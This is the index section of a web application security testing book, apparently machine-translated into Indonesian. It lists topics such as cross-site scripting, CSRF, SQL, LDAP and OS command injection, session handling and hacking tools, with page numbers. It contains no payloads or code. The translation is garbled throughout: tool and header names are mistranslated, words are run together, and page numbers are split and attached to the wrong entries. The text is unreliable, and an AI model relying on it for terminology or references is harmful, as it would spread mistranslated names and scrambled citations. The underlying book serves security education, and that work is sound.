 server web dimanfaatkan untuk
 menemukan, 91–93
 Penemuan Wikto, server
 web 92–93 dan default, 92,
 671–677
 fungsionalitas debug, 671–672
 metodologi peretas, 847 JMX,
 674–676
 fungsi canggih, fungsionalitas
 sampel 673–674, Penemuan
 Konten 672–673, Burp Suite,
 88–89
 sistem manajemen konten
 (CMS), 77
 server web, 92
 Konten-Panjangtajuk, 42
 POSpermintaan, 581
 Jenis kontensundulan, 136, 138,
 476, 478, 525–526
 tergantung konteks, akses
 kontrol, 258
 Kue keringtajuk, 41, 47
 injeksi cookie
 metode penyerang, fiksasi sesi
 536–537, stoples cookie 537–
 540, Burp Suite, cookie 603–604
- sewenang-wenang, 537
 atribut, 47
 batasan domain, 245–247
 metodologi peretas, 820–821
 HTTP, 19, 47
 transmisi data sisi klien,
 121
 token manajemen sesi,
 207–208, 234–236
 Injeksi header HTTP, fungsi
 login 533, 163
 pembatasan jalur, 247–
 248 gigih, 550
 tercermin XSS, 437–438
 Ingat saya, 407–408
 fungsi "ingat saya",
 175–176
 Nama layar, 407–408

- manajemen sesi, liberal
ruang lingkup, 244–248
XSS mengeksplorasi melalui,
475 MENYALINmetode, 679
menghitung()fungsi, 348
kredensial
penyerang, 171
kerentanan otentikasi,
169–171
email berisi, 184
metodologi hacker,
autentikasi
dibuat otomatis, 809–810
distribusi tidak aman, 810–811
transmisi tidak aman, 810 validasi
tidak lengkap, 180–181 distribusi
tidak aman, 184 penyimpanan tidak
aman, 190–191 penanganan rahasia,
kekuatan 192–193, 192
validasi, 193–195
server web dan default,
670–671
metodologi hacker, 846
pengambilan data lintas domain,
515–516
Injeksi CSS, 517–519
Firefox, 521
Injeksi HTML, 516–517
pembajakan JavaScript, 519–520
E4X, 523–524
 panggilan balik fungsi, 520
JSON, 521
mencegah, 524
penugasan variabel, 522
layanan proxy, 529–531
permintaan lintas domain
JSON, 477
Permintaan XMLHttpRequest, 528–529 XSS
mengirim XML, 477–478 /
crossdomain.xml, 525–526 pemalsuan
permintaan lintas situs (CSRF),
8, 244, 504–511
token anti-CSRF, 508–509,
516–517
XSS mengalahkan, 510–511
otentikasi, 507–508
kekurangan
mengeksplorasi, 506–507
pencegahan, 508–510
dunia nyata, 505
metodologi peretas, 820
manajemen sesi, 251 skrip
lintas situs (XSS), 8
muatan serangan, 443–447
pelengkapan otomatis, 446
meningkatkan sisi klien, 447
eskalasi ke halaman lain,
473–474
mendorong tindakan, 445–446
injeksi Trojan, 444–445
hubungan kepercayaan
eksplorasi, 446–447
perusakan virtual, 443–444
penyerang, 251
otentikasi, rantai 473–
474, 450–451
CSRF mengalahkan anti-CSRF
token dengan, 510–511
pesan kesalahan database, 620
pertahanan, 28
mekanisme pengiriman, 447–451
di-band, 449–450
luar jalur, 450
Berbasis DOM, 440–442
pengiriman, 448–449
menemukan dan memanfaatkan,
487–491
validasi masukan, 497
validasi keluaran, pencegahan
497–498, 496–498
XSS yang dipantulkan diubah menjadi,
472–473
tangga, 441
melerikan diri, 420
mengeksplorasi
kue, 475
pengiriman, 473–481
JavaScript dieksekusi di dalam
respons XML,
478–479
permintaan tidak standar dan
konten respons,
476–479
Perujukheader, permintaan
XML 475–476 dikirim lintas
domain, 477–478
filter
anti-, 452, 748
berbasis daftar hitam, 451–452
IE, 479–481
browser web, 479–481
Pasangan tag HTML, 422
filter IE, 479–481
JavaScript, 436–438
layanan non-HTTP, 562–563
NULL byte, 460
POSPermintaan diubah menjadiMENDAPATKAN
permintaan, 474–475
prevalensi, 432
pencegahan, 492–498
dunia nyata, 442–443
tercermin, 434–438
Apache, 442
kue, 437–438
filter defensif, pengiriman
455–456, 448–449
DOM XSS dikonversi dari,
472–473
mengeksplorasi, 435–438, 474
menemukan dan mengeksplorasi,
452–481
metodologi hacker,
829–830
Batasan HTML, 495–496 IE,
435
penyisipan masukan, 495
validasi input, batas
panjang 492–493, 471–473
validasi keluaran, pencegahan
493–495, 492–496
fungsi "ingat saya", 437 filter
sanitasi, 468–471 filter
berbasis tanda tangan,
455–456
langkah, 436–437
disimpan XSS dibandingkan dengan,
439–440
pengujian masukan pengguna, 453
pengujian masukan pengguna ke
perkenalkan skrip,
454–455
evolusi keamanan,
kerentanan token sesi 433,
243–244
kode sumber, 704–705
disimpan, 438–440
langkah penyerang, 438–439
memberikan, 449–450
pengujian email, 483–484
menemukan dan mengeksplorasi,
481–487
Batasan HTML, penyisipan
masukan 495–496, 495
validasi masukan, 492–493
MySpace, 442–443, 446
validasi keluaran, pencegahan
493–495, 492–496
XSS tercermin dibandingkan dengan,
439–440
fungsi pencarian, 439
pengujian file yang diunggah,
484–487
kerentanan
mengidentifikasi, 451–452
berisiko rendah, 451
varietas, 433–442
Shell XSS, 566
algoritma kriptografi, 687 CSRF.
*Melihat*permintaan lintas situs
pemalsuan

- CSS.*Melihat Cascading Style Sheet*
- Curl, 788
- pengembangan kustom, web aplikasi, 10
- penyandian khusus, jalur traversal kerentanan, 377–378
- otomatisasi yang disesuaikan penghalang ke, 602–612
- Penyusup Bersendawa, 590–602 serangan pengambilan data, 598–600
- enumerasi pengidentifikasi serang, 594–597
- serangan kabur, 600–602
- teka-teki CAPTCHA, 610–612 penyerang, 610–611
- penyelesaian secara otomatis, 611–612
- pemecahan manusia, 612
- pengambilan data, 572 pendekatan dasar, 584–586
- Burp Intruder, 598–600
- penyebab, 583–584
- Serangan JA, 585–586
- kegunaan, 584
- efisiensi, 571
- menghitung pengidentifikasi, 572–583
- pendekatan dasar, 574
- Penyusup Bersendawa, 594–597 mendeteksi klik, 574–576 contoh, 573
- Kode status HTTP, 574
- JAttack, 577–583
- Lokasitajuk, 575
- badaan tanggapan, 575
- panjang respons, skrip 574–575, 576–577
- Set-Cookie tajuk, 575
- penundaan waktu, 575–576 kabur, 572–573
- Penyusup Bersendawa, 600–602 Serangan JA, 588–590
- objektif, 586–587
- string, 587
- mekanisme penanganan sesi, 602–609
- kerentanan mandiri pemindai, 780–781
- kegunaan, 572–573
- Lingkungan Cygwin, 577
- D**
- DAC.*Melihat akses bebas kontrol*
- penangkapan data.*Melihat lintas domain penangkapan data*
- pengambilan data, 572
- pendekatan dasar, 584–586
- Burp Intruder, 598–600
- penyebab, 583–584
- Serangan JA, 585–586
- kegunaan, 584
- penyimpanan data.*Lihat juga Dapat diperluas Bahasa Markup; Direktori Ringan Protokol Akses; Bahasa Permintaan Terstruktur mengakses, 288–289 NoSQL, 342–343 tingkat hak istimewa, 287 aplikasi web mengandalkan, 287*
- transmisi data.*Lihat juga pengguna memasukkan komponen back-end, 357 ekstensi browser mencegat, 135–139 rintangan, 138–139 data serial, 136–138 sisi klien, 118–127 ASP.NET Kondisi tampilan, 124–127 untuk pengembang, 118 metodologi peretas, 801 formulir HTML tersembunyi, 118–120 cookie HTTP, 121 data buram, 123–124 Perjuktajuk, 122 keamanan, 154–156 Parameter URL, 121–122 pendekatan beban malas, 626 buram, 123–124 penyerang, 124 administrator basis data (DBA), 325–326*
- Buku Panduan Peretas Basis Data, 326*
- database mengakses Metode ASP.NET API, 721 metode Java API, 714–715 metode API bahasa Perl, 737–738
- komponen kode berbahaya, 742 Injeksi SQL, 741–742
- pesan kesalahan, 619–622 oracle enkripsi, pengukuran informasi 620–622, 619–620
- xss dalam, 620
- serangan eskalasi, 319, 325–328
- sidik jari, 303–304
- skema_informasi, 309–310
- MS-SQL
- penyerang, 326–327
- eksploitasi otomatis, 330
- kueri batch, 317
- penguncian default, 326–327
- pesan kesalahan, 334–338
- saluran out-of-band, 317
- sintaks, 332–334
- MENUNGGU perintah, 322–323
- Oracle
- penyerang, 327
- 11g, 318
- pesan kesalahan, 334–338
- saluran out-of-band, 317–318
- sintaksis, 332–334
- penundaan waktu, 323–324
- PERSATUAN operator, 307–308
- dapat dicari dan diurutkan, 321–322
- prosedur tersimpan, 339
- Davtes, 680
- DBA.*Melihat debugger administrator basis data*
- ekstensi browser terpasang, 151–152
- pesan kesalahan, 425–426, 618–619
- umum, 619
- metodologi hacker, pemetaan aplikasi, 798
- metodologi peretas, peramban ekstensi, 803–804
- Jawa, 151–152
- pesan kelemahan logika aplikasi, 424–426
- bertele-tele, 425
- Cahaya perak, 152
- server web, 671–672
- kontrol akses deklaratif, 282–283
- dekompilasi
- ekstensi peramban, 139–150
- kode byte, 139–141
- kebingungan bytecode, 144–146
- Contoh applet Java, manipulasi
- JavaScript 146–150
- kode byte asli, 144
- kode sumber, 142–144
- metodologi hacker, browser ekstensi, 802–803
- Jad, Jawa, 148–150
- algoritma dekripsi, 650
- konten default

- metodologi hacker,
pemetaan aplikasi, server web 797, 671–677
metodologi peretas,
kredensial default 847, server web, 670–671
metodologi hacker, penguncian standar 846, MS-SQL database, 326–327
pertahanan. Lihat juga keamanan
mengakses otentikasi, 18–19
kontrol, 20–21
manajemen sesi, 19–20
penyerang, 30–35
peringatan administrator, 33–34
pemeliharaan log audit, 31–32
kesalahan, 30–31
bereaksi terhadap, 34–35
elemen, 17–18
masukan, 21–29
mendekati, 23–25
akses pengguna, 18–21
filter defensif, mencerminkan XSS, 455–456
MENGHAPUS metode, 679
MENGHAPUS pernyataan, 297–298
skrip backdoor yang disengaja, 660–661
developer
kelemahan logika aplikasi, 429–430 transmisi data sisi klien, 118
kesalahan penyandian HTML, 494–495
keamanan aplikasi web, autentikasi intisari 3, daftar direktori 50–51, server web, 677–679
Allaire JRun, 690–691
nama direktori, 105
elemen yang dinonaktifkan
penyerang, 132–133
Formulir HTML, 131–133
kecurangan diskon, aplikasi kelemahan logika, 418, 429
kontrol akses diskresioner (DAC), 282
filter kueri disjungtif, 350
Injeksi LDAP, 351
.dll file, 141 pengikatan ulang DNS, 563–564
DOKTIP Elemen, 384–385
- model objek dokumen (DOM), 61
metodologi peretas, 849–850
JavaScript, 440
Metode JavaScript API, 740
fungsionalitas web, 62
XSS, 440–442
pengiriman, 448–449
menemukan dan memanfaatkan, 487–491
validasi masukan, 497
validasi keluaran, pencegahan 497–498, 496–498
XSS yang dipantulkan diubah menjadi, 472–473
tangga, 441
DocumentRoot direktif, 683
DOM. Melihat objek dokumen model
cookie pembatasan domain, 245–247
DOMTracer, 488
karakter titik, kode skrip melewati filter alternatif ke, 466
urutan "dot-dot-slash", 369. Lihat juga kerentanan traversal jalur
Dowd, Mark, 634
mengunduh
kode byte, 140
mengenkripsi token, 231–232
menu tarik-turun, otentikasi, 193
DSer, Burp Suite, 136–137
Dump Servlet, Jetty, 672
eksekusi kode dinamis
Metode ASP.NET API, 722
metode Java API, 715
Injeksi perintah OS, 362
kerentanan, 366–367
metode API bahasa Perl, 738
Metode PHP API, 730–731 string yang dibangun secara dinamis, 466
- e**
E4X. Melihat Skrip ECMA untuk XML
Eagle, Chris, 634
penyadap
otentikasi, 169
token sesi, 234
eBay, 505
cipher ECB. Melihat elektronik cipher buku masak
Gema Mirage, 139
- Skrip ECMA untuk XML (E4X), 463
Pembajakan JavaScript, 523–524
suntingparameter, 107
Edwards, Dekan, 471
EJB. Melihat Cipher buku masak elektronik Enterprise Java Bean (andi ECB), 224–226
surel
URL aktivasi akun, 184
kredensial dikirim, 184
dipalsukan, 448
injeksi header, 398–399 pengujian XSS tersimpan, 483–484 sebagai nama pengguna, 167, 196
pengkodean
Apache chunked overflow, 688
penyerang dan, 66–67
Basis64, 69
ASP.NET Kondisi tampilan, 125–126
kustom, jalur traversal kerentanan, 377–378
hex, 69–70
HTML, 68–69
kesalahan pengembang, 494–495 kode skrip melewati filter, 468
Unikode, 67–68
Penyusup Bersendawa, 375
URL, 67
Injeksi SQL, 300–301
pemotongan, 378
perangkat lunak server web, enkripsi 689–694
.BERSIH, 686
fungsi "ingat saya", 177 token, 223–233
penyerang, 232–233
Sirip penyusup bersendawa, 228–231
CBC, 227–233
mengunduh, 231–232
Sandi ECB, 224–226
oracle enkripsi "mengungkapkan", 232
oracle enkripsi
kelemahan logika aplikasi, 407–408
fungsi "ingat saya", 407 pesan kesalahan basis data, 620–622
"mengungkapkan", mengenkripsi token, 232
Enterprise Java Bean (EJB), 53 perencanaan sumber daya perusahaan
perangkat lunak (ERP), 4
menghitung pengidentifikasi, 572–583
pendekatan dasar, 574
Penyusup Bersendawa, 594–597

- mendeteksi klik, 574–576
 contoh, 573
 metodologi hacker,
 pemetaan aplikasi,
 797–798
 Kode status HTTP, 574
 JAttack, 577–583
 Lokasitajuk, 575
 badan tanggapan, 575
 panjang respons, skrip
 574–575, 576–577
 Set-Cookiejajuk, 575
 penundaan waktu, 575–576
ERP.Melihatsumber daya perusahaan
 perangkat lunak perencanaan
 pesan kesalahan
 Apache, 628
 ASP.NET, 628
 basis data, 619–622
 oracle enkripsi, pengungkapan
 informasi 620–622,
 619–620
 database, XSS masuk, 620
 debugger, 425–426, 618–619
 umum, 619
 dihasilkan secara dinamis, 434
 engineering informatif,
 624–625
 mengeksplorasi, 615–625
 umum, 628
 YATIU, 622
 keterbukaan informasi,
 615–625
 umum, 628
 Jawa, 628
 kata kunci, 622
 Microsoft IIS, 628
 Basis data MS-SQL, 334–338
 MySQL, 334–338
 ODBC, 624
 Database Oracle, 334–338
 informasi publik, 623 konten
 yang dipublikasikan, 625
 naskah, 616–617
 mesin pencari, 623
 pelayan, 619–622
 Injeksi sabun, 388
 kode sumber, 623
 Injeksi SQL, 334–338
 jejak tumpukan, 617–618
 PERSATUANoperator, 306
 VBScript, 616
 bertele-tele, 30–31, 624
 kesalahan
 bersyarat, injeksi SQL,
 320–322
 penanganan mekanisme pertahanan
 penyerang dan, 30–31
- tidak tertangani, 30–31
 melerlari diri
 kelemahan logika aplikasi, 419–420
 dengan karakter garis miring terbalik,
 419 JavaScript, kode skrip
 melewati filter, 465–466
 XSS, 420
 Etagstring, 128–129
 evalfungsi, 362, 722
 kode skrip melewati filter
 alternatif untuk, 466
 penangan acara
 HTML5, 458
 kode skrip dalam HTML dengan,
 457–458
 Berakhirtajuk, 42
 Bahasa Markup yang Dapat Diperluas
 (XML), 56. *Lihat juga Protokol
 Akses Objek Sederhana; Bahasa
 Jalur XML*
 E4X, 463
 injeksi, 383–390
 XXE, 384–386, 841
 menafsirkan, 387
 eksplorasi XSS
 JavaScript dalam, 478–479
 mengirim lintas-domain,
 477–478
 Ekstrak fungsi Grep, 598
- F**
- fungsi login gagal-buka, 185–186,
 194
 pesan kegagalan, verbose,
 166–169
 ekstensi file, penyertaan
 file 102–105
 metodologi peretas, 835–836
 lokal, 382
 jauh, 381–382
 pengujian cacat, 383
 sumber daya statis, 382
 kerentanan, 381–383
 temuan, 382–383
 PHP, 381–382
 manipulasi jalur file, 368–383.
 *Lihat juga kerentanan
 traversal jalur*
- filter
 karakter yang diblokir, 311–
 312 kueri penghubung, 350
 Injeksi LDAP, 352–353
 kueri disjungtif, 350
 Injeksi LDAP, 351
 mengeksplorasi cacat,
 melewati 313 HTML, 459–465
 pembatas atribut, 461–462
- nama atribut, 461
 nilai atribut, 462
 kumpulan karakter, tanda
 kurung 464–465, 462–464
 nama tag, 460–461
 masukan, jalur traversal
 kerentanan, 374–377
 LDAP, 350
 Daftar Pengecualian Oracle PL/SQL
 melewati, 692–694
- XSS yang dipantulkan
 defensif, 455–456
 sanitasi, 468–471
 berbasis tanda tangan, sanitasi
 456–457, mencerminkan XSS,
 468–471
 melewati kode skrip, 465–468
 alternatif karakter titik,
 466
 dibangun secara dinamis
 string, 466
 pengkodean, 468
 evalalternatif fungsi,
 466
 JavaScript lolos, 465–466
 beberapa teknik
 kombinasi, 466–467
 VBScript, 467
 VBScript dan JavaScript,
 467–468
- kondisi pertandingan sederhana,
 350 injeksi SQL melewati,
 311–313
- XSS
 anti-, 452, 748
 berbasis daftar hitam, 451–452
 IE, 479–481
 browser web, 479–481
- layanan keuangan
 kelemahan logika aplikasi, 412–
 416 ASP, 658
- database sidik jari, SQL
 injeksi, 303–304
- Pembakar, 785
- Firefox, 459
 ekstensi browser, 750
 pengambilan data lintas domain,
 521 alat Firesheep, 234
 perangkat peretas, 749–
 750 Perujuktajuk, 239
- Alat Firesheep, Firefox, 234
- firewall, 12
 peringatan, 33
 WAF, NULL byte, 460 XSS orde
- pertama. *MelihatXSS* yang
 dipantulkan 500 Server Internal
 Kesalahan, 49
- teknik kekerasan, 85

- 503 Layanan tidak tersedia, 49
 Kilat, 134–135
 kode byte, 141
 /crossdomain.xml, 525–526
 LSO, 553
 kebijakan asal yang sama, data berseri 525–526, 137–138 font-familyproperti, 518–519
 penelusuran paksa, aplikasi kelemahan logika, 411
 lupa kata sandi, 584
 penyerang menggunakan, 14
K
 kerentanan format string
 penyerang, 644
 penyebab, 643
 mendekripsi, 644
 metodologi hacker, kode sumber 838, 710
 formulir
 HTML, 58–59
 otentikasi, 160–161 kontrol sisi klien pengguna
 masukan dengan, 127–133
 transmisi data sisi klien
 dengan tersembunyi, 118–120
 elemen yang dinonaktifkan, 131–133 mencegat proxy
 memodifikasi tersembunyi, 119–120
 batas panjang, 128–129
 validasi berbasis skrip, 129–131
 fungsionalitas web, 58–60
 400 permintaan Buruk, 48
 teknik kekerasan, 84 401
 Tidak sah, 48
 teknik kekerasan, 84–85 403
 Dilarang, 49
 teknik kekerasan, 84–85 404
 tidak ditemukan, 49
 Metode 405 Tidak Diizinkan, 49
 413 Entitas Permintaan Juga Besar, 49
 414 Meminta URI Terlalu Panjang, 49
 framebusting, ganti rugi UI serangan, 514–515
 panggilan balik fungsi, JavaScript pembajakan, 520
 jalur fungsional, web halaman aplikasi/*melawan*, 93–96
 Kegunaan. *Melihatweb*
 Kegunaan
 input fungsi tertentu
 kerentanan, metodologi peretas, 836–841
 kabur, 572–573
 Penyusup Bersendawa, 600–602
M
 metodologi hacker, parameter, 824–827
 suite pengujian terintegrasi, 762–763
 Serangan JA, 588–590
 objektif, 586–587
 string, 587
G
 tajuk umum, 45
 pesan kesalan umum, 628
 MENDAPATKANmetode, 42
 tujuan, 264
 MENDAPATKANpermintaan, 40
 Konversi XSS, 474–475
 getCurrentUserRoles
 metode, 261
 File GIFAR, 485–486
 Google, 89
 Hasil yang Dihilangkan, 90
 pertanyaan, 90
 Google Terjemahan (GT), 530–531
 Peretasan Topi Abu-abu(Elang & Haris & Harper & Ness), 634 GT.
Melihatpenerjemah Google
H
 metodologi hacker
 kontrol akses
 akses tidak aman, 823
 akses terbatas, 822–823
 banyak akun, 822
 persyaratan, 821
 analisis
 pemetaan permukaan serangan, 800 titik entri data, 799
 fungsionalitas, 798–799
 teknologi, 799–800
 kelemahan logika aplikasi
 permukaan serang, 842
 masukan tidak lengkap, 843
 fungsi bertingkat, 842–843
 logika transaksi, 844
 hubungan kepercayaan, 844
 pemetaan aplikasi, 795–798
 parameter debug, 798
 konten default, 797
 menghitung pengidentifikasi, 797–798
 konten tersembunyi, 796–797
 sumber informasi publik, 796
 token ke sesi, 818 konten yang terlihat, 795–796
 autentikasi
 kelemahan logika aplikasi, 811–813
 kredensial, dibuat secara otomatis, 809–810
 kredensial, tidak aman distribusi, 810–811
 kredensial, tidak aman transmisi, 810
 peniruan identitas, 808–809
 penyimpanan web tidak aman, 811 menebak kata sandi, 807
 kualitas kata sandi, 806
 pemulihan kata sandi, 807–808 fungsi "ingat saya", 808
 pemahaman, 805
 enumerasi nama pengguna, 806–807
 keunikan nama pengguna, eksplorasi kerentanan 809 untuk akses tidak sah, 813
 injeksi permintaan back-end, ekstensi browser 841, 802–804
 Kontrol ActiveX, 804
 debugger, 803–804
 dekompliasi, 802–803
 buffer overflow, 837–838
 sisi klien
 transmisi data, 801
 masukan pengguna, 801–802
 cakupan cookie, 820–821
 CSRF, 820
 DOM, 849–850
 penyetaraan file, kerentanan string format 835–836, 838
 parameter kabur, pedoman 824–827, 793–794
 Injeksi header HTTP, 830
 kebocoran informasi, 852
 kerentanan berbasis masukan, 824–836
 khusus fungsi, 836–841
 kerentanan bilangan bulat, 838
 injeksi LDAP, 839–840 serangan privasi lokal, 850–851
 pemeriksaan lain-lain, 849–852
 bug perangkat lunak asli, 837–838
 pengalihan terbuka
 kerentanan, injeksi
 perintah OS 830–831, 832–833
 kerentanan traversal jalur, 833–835
 XSS yang dipantulkan, 829–830
 kebijakan asal yang sama, 851–852

- injeksi skrip, 835
manajemen sesi
transmisi tidak aman token, 817
pengungkapan log sistem token, 817–818
token diuji untuk makna, 815–816
token diuji untuk prediktabilitas, 816–817
pemahaman, 814–815
sesi
fiksasi, 819
berakhir, 818–819
hosting bersama, injeksi
SMTP 845–846, injeksi
SOAP 836–837, 839
Injeksi SQL, 827–829
prosedur tersimpan, 831–832
cipher SSL lemah, 851 server
web, 846–849
metode HTTP berbahaya, 847
konten default, 847
kredensial default, 846 bug
perangkat lunak asli, 848
fungsionalitas server proxy, 847
hosting virtual, 847–848
WAF, 848–849
area kerja, 791–793
Injeksi XPath, injeksi
840–841 XXE, 841
perangkat peretas, 747
skrip khusus, 786–789
Keriting, 788
Netcat, 788–789
Terowongan, 789
Wget, 788
Pembakar, 785
Hydra, 785–786
suite pengujian terintegrasi, 751–773
komponen, 752–769
jenis, 751
Niko, 785
browser web, 748–750
Chrome, 750
Firefox, 749–750
YAITU, 748–749
Wikto, 785
Hammad, Syarif, 322
Harper, Allen, 634
Haris, Shon, 634
KEPALAfungsi, 43
KEPALAmetode, 265
tumpukan meluap, 635–636
Heasman, John, 634
pengkodean hex, 69–70
konten tersembunyi
menemukan, 80–93
teknik brute-force, 81–85
inferensi dari diterbitkan konten, 85–89
Niko, 93
informasi publik, 89–91 spidering yang diarahkan pengguna, 81–83
server web dimanfaatkan untuk, 91–93
Wikto, 92–93
metodologi hacker, pemetaan aplikasi, 796–797
bidang formulir HTML tersembunyi
transmisi data sisi klien dengan, 118–120
mencegat modifikasi proxy, 119–120
parameter tersembunyi, aplikasi pemetaan, 96–97
pembajakan
JavaScript, 519–520
E4X, 523–524
panggilan balik fungsi, 520
JSON, 521
mencegah, 524
penugasan variabel, 522
sesi, 436
Holyfield, Brian, 138
kontrol akses horisontal, 258
eskalasi hak istimewa horizontal, 259, 416
Tuan rumah tajuk, 41
hosting. *Melihat* hosting bersama
HP OpenView, 359
HPI. *Melihat* parameter HTTP
injeksi
HPP. *Melihat* parameter HTTP polusi
HTML. *Melihat* markup hiperteks bahasa
HTML5
Ajax, 487
penangan acara, 458
serangan privasi lokal, 554
kebijakan asal yang sama, 528–529 skrip pseudo-protokol, 458
fungsionalitas web, 64–65 HTTP.
Melihat transfer hiperteks protokol
Injeksi tajuk HTTP
penyebab, 531–532
kue, 533
mengeksplorasi, 532–535
penyerang, 534–535
metodologi hacker, 830
Pemisahan respons HTTP, 534–535
validasi masukan, 536
mencegah, 536
Injeksi parameter HTTP (HPI), 390
penyebab, 393–394
HPP, 394–395
Polusi parameter HTTP (HPP)
sisi klien, 548–550
HPI, 394–395
HTTPRECON, 102
HTTPS, 49
suite pengujian terintegrasi, mencegat proxy, 755–758
fungsi masuk, 170
serangan man-in-the-middle, 566–568
server proxy, 50
token sesi, 234–236, 250 alat
HTTPWatch, IE, 748 Hydra, 785–786
hyperlink, fungsionalitas web, 58
bahasa markup hypertext (HTML). *Lihat juga* Modifikasi kontrol ActiveX HTML5, 557
melewati filter, 459–465
pembatas atribut, 461–462
nama atribut, 461
nilai atribut, 462
kumpulan karakter, tanda kurung 464–465, 462–464
nama tag, 460–461
pengkodean, 68–69
kesalahan pengembang, 494–495
formulir, 58–59
otentikasi, 160–161 kontrol sisi klien pengguna
masukan dengan, 127–133
transmisi data sisi klien dengan tersembunyi, 118–120
elemen yang dinonaktifkan, 131–133 mencegat proxy
memodifikasi tersembunyi, 119–120
batas panjang, 128–129
validasi berbasis skrip, 129–131
injeksi, data lintas domain
tangkap, 516–517
mencerminkan pembatasan XSS, kode skrip 495–496 diperkenalkan di CSS yang dievaluasi secara dinamis gaya, 459
event handler, 457–458
script pseudo-protocols, 458
naskahtag, 457

- pembatas XSS tersimpan, pasangan tag 495–496, XSS, 422 fungsiionalitas web dengan, 58 protokol transfer hypertext (HTTP). Lihat juga Injeksi tajuk HTTP pengujian kontrol akses, 278 otentikasi, 50–51 sesi hindari dengan, 208–209 manfaat, 5 kue, 19, 47 transmisi data sisi klien, 121 token manajemen sesi, 207–208, 234–236 sidik jari, 102 metodologi hacker, web server, 847 header pemetaan aplikasi, masukan titik masuk, 100–101 umum, 45 permintaan, 45–46 tanggapan, 46 asumsi keamanan, 123 HPI, 390 penyebab, 393–394 HPP, 394–395 sisi klien, 548–550 serangan man-in-the-middle, 566–568 pesan, 40–42 metode, 42–44 asal-usul, 39 server proxy, 49–50 permintaan, 40–41 membedah, 107–108 sumber masukan, 52 URL, 40, 42 tanggapan, 41–42 pemisahan, 534–535 pengalihan sisi server, 390–392 mengeksplorasi, 391–392 SSL dan, 49 kode status, 48–49 menghitung pengidentifikasi, 574 protokol TCP, 40 pengujian hipotesis, statistik, 219–222
- SAYA**
- ID fitua, 295 IDA Pro, 153 iDefense, 558 fungsi berbasis pengenal kontrol akses, 261–262
- log aplikasi, 262 pengidentifikasi. *Melihat menghitung pengidentifikasi YAITU. Melihat Alat Internet Explorer IEWatch*, 79, 748 Jika-Dimodifikasi- Sejak, 128–129 Jika-Tidak Ada-Cocok, 128–129 bingkai, 511–515 IIS, Microsoft pesan kesalahan, 628 Ekstensi ISAPI, 688 kerentanan traversal jalur, 691–692 peniruan, otentikasi, 178–180 metodologi peretas, 808–809 in-band delivery, XSS, 449–450 mendorong tindakan, 501 meminta permalsuan CSRF, 8, 244, 251, 504–511 OSRF, 502–503 Serangan ganti rugi UI, 508, 511–515 bentuk dasar, 511–513 pembuatan bingkai, 514–515 perangkat seluler, 515 mencegah, 515 variasi, 513 Muatan serangan XSS, inferensi 445–446 keterbukaan informasi, 626–627 mesin pencari, 626 Injeksi SQL, 319–324 loop tak terbatas, 29 keterbukaan informasi pesan kesalahan, 615–625 umum, 628 inferensi, 626–627 kebocoran sisi klien, 629 pencegahan, 627–629 melindungi, 628–629 konten yang diterbitkan, 625 kebocoran informasi, 8 pencegahan otentikasi, 195–196 metodologi hacker, 852 pengungkapkan informasi sisi klien, 629 pencegahan, 627–629 skema_informasi, 309–310 vektor inisialisasi (IV), injeksi 685 permintaan ujung belakang, 841 sisi klien, 531–550 SQL, 547–548 kode, 288 Kue kering metode penyerang, 536–537 fiksasi sesi, 537–540 CSS, data lintas domain tangkap, 517–519 tajuk email, 398–399 HPI, 390 penyebab, 393–394 HTML, data lintas domain tangkap, 516–517 Tajuk HTTP penyerang mengeksplorasi, 534–535 penyebab, 531–532 kue, 533 mengeksplorasi, 532–535 metodologi peretas, pemecahan respons HTTP 830, 534–535 validasi masukan, 536 validasi keluaran, 536 mencegah, 536 bahasa yang ditafsirkan, 288–290 LDAP, 349–354 filter kueri konjungtif, 352–353 mengeksplorasi, 351–353 kekurangan, 353–354 metodologi hacker, 839–840 mencegah, 354 kerentanan, fungsi masuk 350–351 dilewati, 288–290 NoSQL, 342–344 MongoDB, 343–344 Perintah OS, 358–368 ASP.net, 360–361 eksekusi kode dinamis, 362 eksekusi kode dinamis, kerentanan, 366–367 kelemahan, 363–366 metodologi hacker, 832–833 karakter meta, 420 Bahasa Perl, 358–360 pencegahan, 367–368 karakter meta shell, 363, 365 kode sumber, 708 spasi, 366 waktu tunda, 363–364 naskah metodologi hacker, 835 mencegah kerentanan, 368 SMTP, 397–402 kekurangan, 400–401 metodologi hacker, 836–837 mencegah, 402 SABUN, 386–388 aplikasi perbankan, 387–388

- pesan kesalahan, 388
menemukan dan mengeksploitasi, 389 metodologi hacker, 839
pencegahan, 27, 390
SQL, 7, 14
eksploitasi tingkat lanjut, 314–324
Metode API, 291
kelemahan logika aplikasi, 420–422
buta, 626
bug, 298–302
sisi klien, 547–548
nama kolom, 301–302
kesalahan bersyarat, 320–322
komponen kode basis data, 741–742
pertahanan secara mendalam, 342
MENGHAPUS pernyataan, 297–298 tanda hubung ganda, 293
pesan kesalahan, 334–338
alat eksploitasi, 328–331
melewati filter, 311–313
basis data sidik jari, 303–304
metodologi hacker, 827–829
inferensi, 319–324
validasi masukan dihindari, 312
MENTYSIPKAN pernyataan, 295–296
kesalahan JavaScript, 299
data numerik, 299–301, 315–316
DIPESAN OLEH klausula, saluran out-of-band 301–302, kueri berparameter 316–319, 339–341
pencegahan, 27, struktur kueri 338–342, urutan kedua 301–302, 313–314
PILIH pernyataan, 294–295
kode sumber, 705–706
data string, 298–299
sintaksis, 332–334
penundaan waktu, 322–324
PERSATUAN operator, 304–308
PERSATUAN data operator ekstraksi, 308–311
MEMPERBARUI pernyataan, penyandian URL 296–297, 300–301
eksploitasi kerentanan, 292–294
Trojan, muatan serangan XSS, 444–445
XML, 383–390
XXE, 384–386, 841
XPath, 344–349
buta, 347–348
kekurangan, 348–349
metodologi hacker, 840–841
diinformasikan, 346–347
mencegah, 349
memasukkan. *Lihat juga* masukan pengguna
“menerima kebaikan yang dikenal”
pendekatan, 24
pemetaan aplikasi, entri poin untuk Tajuk HTTP, 100–101
saluran out-of-band, 101
parameter permintaan, 99
Jalur file URL, 98–99
aplikasi blog, 22
validasi batas, 25–28, 313
kanonikalisisasi, 28–29 mekanisme pertahanan, 21–29 mendekati, 23–25
filter, jalur traversal kerentanan, 374–377
metodologi peretas, kelemahan logika aplikasi dan tidak lengkap, 843
penyisipan, XSS disimpan, tercermin XSS menghilangkan berbahaya, 495
validasi multilangkah, 28–29 pendekatan “tolak yang diketahui buruk”, 23–24
pendekatan penanganan data yang aman, 25
pendekatan sanitasi, 24–25
pemeriksaan semantik, 25
validasi, 21–22, 313
kelemahan logika aplikasi membatalkan, 420–422
menghindari, 312
XSS berbasis DOM, 497
Injeksi tajuk HTTP, 536
masalah, 26
XSS yang disimpan, XSS yang dipantulkan, 492–493
